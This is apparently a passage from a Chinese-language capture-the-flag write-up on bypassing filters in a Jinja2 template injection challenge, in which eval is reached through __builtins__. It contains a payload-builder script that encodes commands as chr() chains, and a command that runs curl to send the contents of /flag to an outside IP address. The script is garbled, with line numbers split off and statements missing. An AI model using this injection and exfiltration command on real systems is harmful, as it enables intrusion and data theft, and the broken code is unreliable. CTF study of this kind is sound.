1.模糊测试新增过滤print
{%%}

1 __builtins__的eval没有过滤,可以用这个函数反弹shell,或者直接把/flag的内容传到服务器上
1
2
3
4
5
6
7
8
{% raw %}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
{% raw %}
cmd的值通过以下脚本获得,本人所写还是比较好看懂的
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
{% raw %}import sys'0' :'zero' ,'1' :'one' ,'2' :'two' ,'3' :'three' ,'4' :'four' ,'5' :'five' ,'6' :'six' ,'7' :'seven' ,'8' :'eight' ,'9' :'nine' }def constr (n ):"~" .join(dic[va] for va in n)return f"({s} )|int" def ori ():print ("[!]以以下变量为基础构造:" )for index,value in enumerate (dic):if index==0 :print ('{%set ' +f"{dic[str (index)]} " +"=dict()|join|count%}" )continue print ('{%set ' +f"{dic[str (index)]} =dict(" +index*"c" +"=a)|join|count%}" )print ()if len (sys.argv) < 2 : print ("Usage: python3 script.py <command>" ) list (sys.argv[1 ])"" for index,value in enumerate (target):list (str (ord (value)))if index<len (target)-1 :"chr(" +constr(n)+")~" else :"chr(" +constr(n)+")" print ("[!]Payload:" )print (s)
因为python的eval不能直接执行命令只能执行python表达式,有以下命令可以使用
1 python3 cmdbuild2.py "__import__(\"os\").popen(\"curl http://101.37.210.236:2333/?cookie=`cat /flag`\").read()"